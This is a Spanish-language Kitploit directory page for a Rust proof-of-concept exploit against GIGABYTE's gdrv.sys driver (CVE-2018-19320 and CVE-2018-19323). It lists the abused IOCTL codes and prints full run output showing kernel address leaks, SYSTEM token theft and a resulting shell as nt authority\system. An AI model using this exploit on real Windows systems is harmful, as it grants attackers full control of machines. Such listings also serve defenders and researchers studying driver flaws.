
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2018-1932X — POC en Rust para vulnerabilidades del controlador del kernel CVE-2018-1932X | Kitploit

Herramientas/GitHubGitHub/bkreisel/cve-2018-1932x
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPost-ExplotaciónDesarrollo de PayloadsExplotación de Binarios
GitHubbkreisel/cve-2018-1932x

CVE-2018-1932X

POC en Rust para vulnerabilidades del controlador del kernel CVE-2018-1932X

Ver Repositorio
322hace 4 añosAún no revisado
Compartir

CVE-2018-1932X ( Exploit POC en Rust) para GIGABYTE APP Center v1.05.21 y anteriores

¡Solo porque tu objetivo no sea seguro en memoria no significa que tu exploit deba serlo!

Vulnerabilidades utilizadas:

  • CVE-2018-19320 - funcionalidad similar a memcpy en ring0
  • CVE-2018-19323 - leer y escribir Registros Específicos de la Máquina (MSRs).

Probado en:

  • 20H1: Windows 10 Kernel Version 19041 MP (1 procs) Free x64

Referencias

  • Vergilius Project: Estructuras del Kernel
  • Anuncio de Parche de Gigabyte
  • Detalles de _KPCR

Requisitos

  • Solo x64
  • Compilaciones probadas (números arriba)
  • Controlador GIGABYTE cargado: gdrv.sys

Uso

.\CVE-2018-1932X.exe

Ejemplo

PS Z:\CVE-2018-1932X\target\debug> .\CVE-2018-1932X.exe
CVE-2019-1932X

Opening Handle to Kernel Driver: \\.\GIO
Acquired Handle: 0xa8
Sending IOCTL: 0xc3502580 with 0x10 bytes of data
  [+] Leaked   _KPCR: ffffe48159d88000
  [*] Address  _KPCRB: ffffe48159d88020
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Leaked   _KPRCB: ffffe48159d88180
  [*] Address  _KTHREAD: ffffe48159d88188
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Leaked   _KTHREAD: ffffb50b14d16080
  [*] Address  _KPROCESS: ffffb50b14d162a0
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Leaked   _KPROCESS: ffffb50b1507f080
  [*] Address  PID: ffffb50b1507f4c0
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Leaked   PID: 2092
  [+] Known    PID: 2092
Walking Active Process Links...
  [*] Address  ActiveProcessLinks.Flink: ffffb50b1507f4c8 (PID: 82c)
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Leaked   _EPROCESS: fffff8015561e060 (PID: 0)
  [*] Address  ActiveProcessLinks.Flink: fffff8015561e060 (PID: 0)
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Leaked   _EPROCESS: ffffb50b100624c8 (PID: 4)
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Current Token: ffff9708cac8306e
  [+] System  Token: ffff9708c567b047
Borrowing SYSTEM Token...
Sending IOCTL: 0xc3502808 with 0x14 bytes of data
  [+] Current Token: ffff9708c567b047
Spawning Process...
  [+] Spawned SYSTEM Process
Closing Handle to Kernel Driver: \\.\GIO

PowerShell generado:

PS C:\> whoami
nt authority\system

Bloques Vulnerables

Memcpy (IOCTL 0x0C3502808)

Bloques de código Memcpy

Manipulación de MSR (IOCTL 0x0C3502580)

Bloques de código MSR

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    333
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





